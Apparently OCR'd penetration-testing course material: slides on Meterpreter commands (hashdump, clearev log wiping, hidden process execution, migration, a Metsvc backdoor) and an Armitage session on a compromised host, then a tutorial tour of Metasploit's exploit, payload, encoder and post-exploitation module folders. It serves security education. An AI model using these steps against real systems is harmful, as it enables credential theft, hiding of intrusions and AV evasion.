
- **Migrate**
  - migrates the meterpreter DLL injection to a different process
  - Explorer.exe is a good choice
- **Sysinfo**
  - displays information about the target system
- **Download**
  - "download c:\\boot.ini" - downloads from the target machine
  - Note double slashes
- **Upload**
  - "upload c:\\boot.ini c:\\windows\system32", or "upload c:\\boot.ini yang"
  - uploads file to the target machine
- **Getuid**
  - returns the userid (permissions) that meterpreter is running
- **Execute**
  - "execute –f cmd.exe –i –H" runs command on the remote machine
  - "–i" runs the command interactively
  - "-H' hides the process from user
- **hashdump**
  - dumps the SAM database for offline cracking
- **Clearev**
  - clears the windows events logs
- **MUCH MORE**
  - See: http://www.offensive-security.com/metasploit-unleashed/

Metsvc backdoor

- Backdoor runs as a service on the target
  - Attacker can connect to it remotely
- Less noisy compared to persistence script




Armitage


BT4-R1
Armitage
Armitage View Hosts Attacks Workspaces Help
auxiliary
admin
http
tomcat_administration
tomcat_utf8_traversal
scanner
http
tomcat_enum
tomcat_mgr_login
exploit
multi
http
tomcat_mgr_deploy
192.168.1.104
NT AUTHORITY\SYSTEM @ ACME-14E429D2B5 (ADMIN)
192.168.1.101
192.168.1.106
Attack
Login
Meterpreter 6
Services
Host
Access
Interact
Explore
Pivoting
MSF Scans
Kill
Browse Files
Show Processes
Key Scan
Screenshot
Console 4
Services
Files 6
Processes 1
Console 12
cmd.exe 1636@6
C:\
D
Name
Size
Modified
Mode
Documents and Settings 2010-02-14 22:22:02 -0500 40777/rwxrwxrwx
Inetpub 2010-02-14 22:16:37 -0500 40777/rwxrwxrwx
Program Files 2010-10-04 10:13:32 -0400 40555/r-xr-xr-x
Python25 2010-09-29 09:43:01 -0400 40777/rwxrwxrwx
System Volume Information 2010-02-14 22:21:33 -0500 40777/rwxrwxrwx
WINNT 2010-10-04 11:19:56 -0400 40777/rwxrwxrwx
Icc 2010-09-29 12:38:25 -0400 40777/rwxrwxrwx
learn 2010-10-16 20:02:11 -0400 40777/rwxrwxrwx
srtFtpLogs 2010-09-30 16:04:14 -0400 40777/rwxrwxrwx
AUTOEXEC.BAT 0b 2010-02-14 22:17:24 -0500 100777/rwxrwxrwx
CONFIG.SYS 0b 2010-02-14 22:17:24 -0500 100666/rw-rw-rw-
IO.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
MSDOS.SYS 0b 2010-02-14 22:17:24 -0500 100444/r--r--r--
Upload...
Make Directory
Refresh
To direct input to this virtual machine, click inside the window.


Scanning

- Nmap built in
- MSF scans are Metasploit built in scanning modules. Generally Nmap is better
- All found targets are automatically added to the target window




Exploitation

- Apply “Find Attack” either by Port or by Vulnerability first
- Right click target will bring up possible exploits
- Can also specify exploits and modules from the right hand menu



Exploitation


- When host is compromised it appears RED with Lighting
- Select “Interact”, then Command Shell access



kali > cd /usr/share/metasploit-framework


Then, do a long listing on that directory.

kali > ls –l



kali > cd modules

kali > ls –l



kali > cd exploits

kali > ls –l

```
root@kali:/usr/share/metasploit-framework/modules/exploits# ls -l
total 68
drwxr-xr-x  3 root root 4096 Dec  5 10:51 aix
drwxr-xr-x  6 root root 4096 Dec  5 10:51 android
drwxr-xr-x  5 root root 4096 Dec  5 10:51 apple_ios
drwxr-xr-x  3 root root 4096 Dec  5 10:51 bsdi
drwxr-xr-x  3 root root 4096 Dec  5 10:51 dialup
drwxr-xr-x  3 root root 4096 Dec  5 10:51 firefox
drwxr-xr-x  9 root root 4096 Dec  5 10:51 freebsd
drwxr-xr-x  3 root root 4096 Dec  5 10:51 hpux
drwxr-xr-x  3 root root 4096 Dec  5 10:51 irix
drwxr-xr-x 21 root root 4096 Dec  5 10:51 linux
drwxr-xr-x  3 root root 4096 Dec  5 10:51 mainframe
drwxr-xr-x 23 root root 4096 Dec  5 10:51 multi
drwxr-xr-x  4 root root 4096 Dec  5 10:51 netware
drwxr-xr-x 13 root root 4096 Dec  5 10:51 osx
drwxr-xr-x  7 root root 4096 Dec  5 10:51 solaris
drwxr-xr-x 13 root root 4096 Dec  5 10:51 unix
drwxr-xr-x 49 root root 4096 Dec  5 10:51 windows
root@kali:/usr/share/metasploit-framework/modules/exploits#
```

kali > cd payloads

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules/payloads# ls -l
total 12
drwxr-xr-x 19 root root 4096 Dec  5 10:51 singles
drwxr-xr-x 12 root root 4096 Dec  5 10:51 stagers
drwxr-xr-x 12 root root 4096 Dec  5 10:51 stages
root@kali:/usr/share/metasploit-framework/modules/payloads#
```

You can see above that the payloads are subdivided into three types;

(1) **singles**
(2) **stagers**
(3) **stages**

In my next tutorial in this series, I will detail the differences in each of these types of payloads, but for now, we can say that **singles** are small self-contained code designed to take some single action, **stagers** implement a communication channel that can be used to deliver **another payload** that can used to control the target system and finally, **stages** are larger payloads that provide control of the target such as the Meterpreter and VNC. We will provide more detail in the third installment of

kali > cd auxiliary

kali > ls –l

```
root@kali:/usr/share/metasploit-framework/modules# cd auxiliary
root@kali:/usr/share/metasploit-framework/modules/auxiliary# ls -l
total 72
drwxr-xr-x 41 root root 4096 Dec  5 10:51 admin
drwxr-xr-x  2 root root 4096 Dec  5 10:51 analyze
drwxr-xr-x  2 root root 4096 Dec  5 10:51 bnat
drwxr-xr-x  3 root root 4096 Dec  5 10:51 client
drwxr-xr-x  2 root root 4096 Dec  5 10:51 crawler
drwxr-xr-x  2 root root 4096 Dec  5 10:51 docx
drwxr-xr-x 24 root root 4096 Dec  5 10:51 dos
drwxr-xr-x 10 root root 4096 Dec  5 10:51 fuzzers
drwxr-xr-x  2 root root 4096 Dec  5 10:51 gather
drwxr-xr-x  2 root root 4096 Dec  5 10:51 parser
drwxr-xr-x  3 root root 4096 Dec  5 10:51 pdf
drwxr-xr-x 72 root root 4096 Dec  5 10:51 scanner
drwxr-xr-x  4 root root 4096 Dec  5 10:51 server
drwxr-xr-x  2 root root 4096 Dec  5 10:51 sniffer
drwxr-xr-x  8 root root 4096 Dec  5 10:51 spoof
drwxr-xr-x  3 root root 4096 Dec  5 10:51 sqli
drwxr-xr-x  2 root root 4096 Dec  5 10:51 voip
drwxr-xr-x  5 root root 4096 Dec  5 10:51 vsploit
```

Here we can see that the auxiliary modules are subdivided by their purpose and target. Note the **analyze**, the **scanner** and the **dos** directories. These modules are used to analyze target systems, scan the target system and DoS the target systems, respectively.

Encoders

The encoder modules are designed to re-encode payloads and exploits to enable them to get past security defense systems such AV and IDS's.

Let's navigate to that directory and view its contents with a long listing.

kali > cd encoders

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules# cd encoders
root@kali:/usr/share/metasploit-framework/modules/encoders# ls -l
total 36
drwxr-xr-x 2 root root 4096 Dec  5 10:51 cmd
drwxr-xr-x 2 root root 4096 Dec  5 10:51 generic
drwxr-xr-x 2 root root 4096 Dec  5 10:51 mipsbe
drwxr-xr-x 2 root root 4096 Dec  5 10:51 mipsle
drwxr-xr-x 2 root root 4096 Dec  5 10:51 php
drwxr-xr-x 2 root root 4096 Dec  5 10:51 ppc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 sparc
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x64
drwxr-xr-x 2 root root 4096 Dec  5 10:51 x86
```

The encoders are subdivided by type of CPU such as **x64, x86**, **sparc**, **ppc** and **mips** and also by type of code such a **cmd** and **php**. Obviously, we need to use the appropriate encoder based upon the target system.

Post

Post is short for **post-exploitation**. These are modules that are used **after** exploitation of a system. These modules are often used after the system has been "owned" and has the Meterpreter running on the system. These can include such modules as keyloggers, privilege escalation, enabling the web cam or microphone, etc. See Part 15 of this series for more on post-exploitaion.

Let's navigate to the post directory and do a long listing of its contents.

kali > cd post

kali > ls -l

```
root@kali:/usr/share/metasploit-framework/modules# cd post
root@kali:/usr/share/metasploit-framework/modules/post# ls -l
total 36
drwxr-xr-x 2 root root 4096 Dec  5 10:51 aix
drwxr-xr-x 4 root root 4096 Dec  5 10:51 android
drwxr-xr-x 3 root root 4096 Dec  5 10:51 cisco
drwxr-xr-x 4 root root 4096 Dec  5 10:51 firefox
drwxr-xr-x 6 root root 4096 Dec  5 10:51 linux
drwxr-xr-x 7 root root 4096 Dec  5 10:51 multi
drwxr-xr-x 6 root root 4096 Dec  5 10:51 osx
drwxr-xr-x 3 root root 4096 Dec  5 10:51 solaris
drwxr-xr-x 8 root root 4096 Dec  5 10:51 windows
```

NOPS

In machine language, a NOP is short for "**no op**eration". This causes the system's CPU to do nothing for a clock cycle. Often, NOP's are essential for getting a system to run remote code after a buffer overflow exploit. These are often referred to as "NOP sleds". These modules are used primarily to create NOP sleds.

Let's navigate to the **nops** directory and do a long listing of its contents.

kali > cd nops

kali > ls –l


```
